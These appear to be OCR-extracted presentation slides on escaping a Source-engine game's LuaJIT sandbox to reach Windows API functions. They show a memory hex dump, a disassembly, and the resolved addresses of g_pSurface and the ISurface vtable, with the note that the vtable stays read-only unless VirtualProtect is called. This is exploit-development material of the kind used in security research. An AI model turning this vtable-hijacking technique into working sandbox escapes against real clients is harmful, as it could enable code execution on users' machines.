
This is a call to a relative address

The real function is in another castle!

Skip to important bit

Calling Windows API Functions


Finding the ISurface vtable


Output
Profiler
Console
Memory 1
Memory 2
client.dll
jit.util.funcinfo(surface.DrawLine).addr
0x21029e70 | 55 8b ec 8b 45 08 56 8b 70 48 8b 16 50 8b 82 c4 01 00 00 8b ce ff d0 56 e8 03 f5 ff ff 83 c4 04 | U.ì.E.V.pH..P..Ä....ÎÿÐVè.õÿÿ.Ä.
0x21029e90 | 5e 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc 55 8b ec 8b 45 08 8b 48 48 8b 11 56 57 50 8b 82 | ^]ÃÌÌÌÌÌÌÌÌÌÌÌÌU.ì.E..HH..VWP..
0x21029eb0 | c4 01 00 00 ff d0 8b 0d 08 c1 38 21 8b 11 8b 35 e0 16 4a 21 8b 82 b0 00 00 00 8b 3e 6a 02 ff d0 | Ä...ÿÐ...Á8!...5à.J!..°....>j.ÿÐ
0x21029ed0 | e8 ab 22 18 00 8b 0d 08 c1 38 21 8b 11 50 8b 82 b0 00 00 00 6a 01 ff d0 e8 93 22 18 00 8b 57 50 | è«".....Á8!..P..°...j.ÿÐè."...WP
0x21029ef0 | 50 8b ce ff d2 5f 33 c0 5e 5d c3 cc cc cc cc cc 55 8b ec 51 8b 45 08 8b 48 48 8b 11 56 8b 82 c4 | P.ÎÿÒ_3À^]ÃÌÌÌÌÌU.ìQ.E..HH..P..Ä
0x21029f10 | 01 00 00 ff d0 8b 0d e0 16 4a 21 8b 11 8b 92 98 00 00 00 8d 45 fc 50 8d 45 08 50 ff d2 db 45 08 | ...ÿÐ..à.J!.........EüP.E.PÿÒÛE.
0x21029f30 | 8b 0d 08 c1 38 21 8b 01 8b 50 78 83 ec 08 dd 1c 24 ff d2 b8 01 00 00 00 8b e5 5d c3 cc cc cc cc | ...Á8!...Px.ì.Ý.$ÿÒ¸.....å]ÃÌÌÌÌ
0x21029f50 | 55 8b ec 8b 45 08 56 8b 70 48 8b 16 50 8b 82 c4 01 00 00 8b ce ff d0 56 e8 a3 f4 ff ff 83 c4 04 | U.ì.E.V.pH..P..Ä....ÎÿÐVè£ôÿÿ.Ä.
0x21029f70 | 5e 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc 55 8b ec 8b 45 08 8b 48 48 8b 11 56 57 50 8b 82 | ^]ÃÌÌÌÌÌÌÌÌÌÌÌÌU.ì.E..HH..VWP..
0x21029f90 | c4 01 00 00 ff d0 8b 0d 08 c1 38 21 8b 11 8b 35 e0 16 4a 21 8b 82 b0 00 00 00 8b 3e 6a 01 ff d0 | Ä...ÿÐ...Á8!...5à.J!..°....>j.ÿÐ
0x21029fb0 | e8 cb 21 18 00 8b 97 80 00 00 00 50 8b ce ff d2 5f 33 c0 5e 5d c3 cc cc cc cc cc cc cc cc cc cc | èË!........P.ÎÿÒ_3À^]ÃÌÌÌÌÌÌÌÌÌÌ
0x21029fd0 | 55 8b ec 8b 45 08 56 8b 70 48 8b 16 50 8b 82 c4 01 00 00 8b ce ff d0 56 e8 c3 f4 ff ff 83 c4 04 | U.ì.E.V.pH..P..Ä....ÎÿÐVèÃôÿÿ.Ä.
0x21029ff0 | 5e 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc | ^]ÃÌÌÌÌÌÌÌÌÌÌÌÌ
+0x0018
+0x001d

Skip to important bit

Calling Windows API Functions

Finding the ISurface vtable



Skip to important bit

Calling Windows API Functions

Finding the ISurface vtable

Using www.onlinedisassembler.com:

```
+0x0000    8b0d 08c13821    mov  ecx, DWORD PTR ds:0x2138c108
           8b01             mov  eax, DWORD PTR [ecx]
           8b90 b0000000    mov  edx, DWORD PTR [eax+0x000000b0]
           56               push esi
+0x000f+2  8b35 e0164a21    mov  g_pSurface , * ds 0x214a16e0   &g_pSurface
           57               push edi
           8b3e             mov  pVTable , * g_pSurface
           6a 04            push 0x04
           ffd2             call edx
           e8 cf2d1800      call func_00182df0
           8b0d 08c13821    mov  ecx, DWORD PTR ds:0x2138c108
           50               push eax
           8b01             mov  eax, DWORD PTR [ecx]
           8b90 b0000000    mov  edx, DWORD PTR [eax+0x000000b0]
           6a 03            push 0x03
           ffd2             call edx
           e8 b72d1800      call func_00182df0
           8b0d 08c13821    mov  ecx, DWORD PTR ds:0x2138c108
           50               push eax
           8b01             mov  eax, DWORD PTR [ecx]
           8b90 b0000000    mov  edx, DWORD PTR [eax+0x000000b0]
           6a 02            push 0x02
           ffd2             call edx
           e8 9f2d1800      call func_00182df0
           8b0d 08c13821    mov  ecx, DWORD PTR ds:0x2138c108
           50               push eax
           8b01             mov  eax, DWORD PTR [ecx]
           8b90 b0000000    mov  edx, DWORD PTR [eax+0x000000b0]
           6a 01            push 0x01
           ffd2             call edx
           e8 872d1800      call func_00182df0
           50               push eax
           8b47 3c          mov  DrawLine, DWORD PTR [pVTable +0x3c]
           8bce             mov  ecx, esi
           ffd0             call DrawLine
           5f               pop  edi
           33c0             xor  eax,eax
           5e               pop  esi
           c3               ret
```


`&g_pSurface` varies depending on client.dll's base address

This is the offset of `DrawLine` in the `ISurface` vtable

Skip to important bit

Calling Windows API Functions

Finding the ISurface vtable




Skip to important bit

Calling Windows API Functions

Finding the ISurface vtable

`&g_pSurface = 0x214a16e0` (read + write, in client.dll)

(address for this case only)



`g_pSurface = 0x11545cd0` (read + write, in vguimatsurface.dll)

`&surface = 0x11545cd0` (read + write, in vguimatsurface.dll)


Skip to important bit

Calling Windows API Functions

Finding the ISurface vtable

`&surface = 0x11545cd0` (read + write, in vguimatsurface.dll)

(address for this case only)




```
*g_pSurface = &vtable
 pVTable    = 0x114dbf24  (read only, in vguimatsurface.dll)
&vtable     = 0x114dbf24  (read only, in vguimatsurface.dll)
```


Skip to important bit

Calling Windows API Functions

Finding the ISurface vtable

`&vtable = 0x114dbf24` (read only, in vguimatsurface.dll)

(address for this case only)



This is read-only.

We can't modify it unless we use `VirtualProtect` to allow write access.

Which is what we're trying to call in the first place.

Let's go back.


Skip to important bit

Calling Windows API Functions

Finding the ISurface vtable

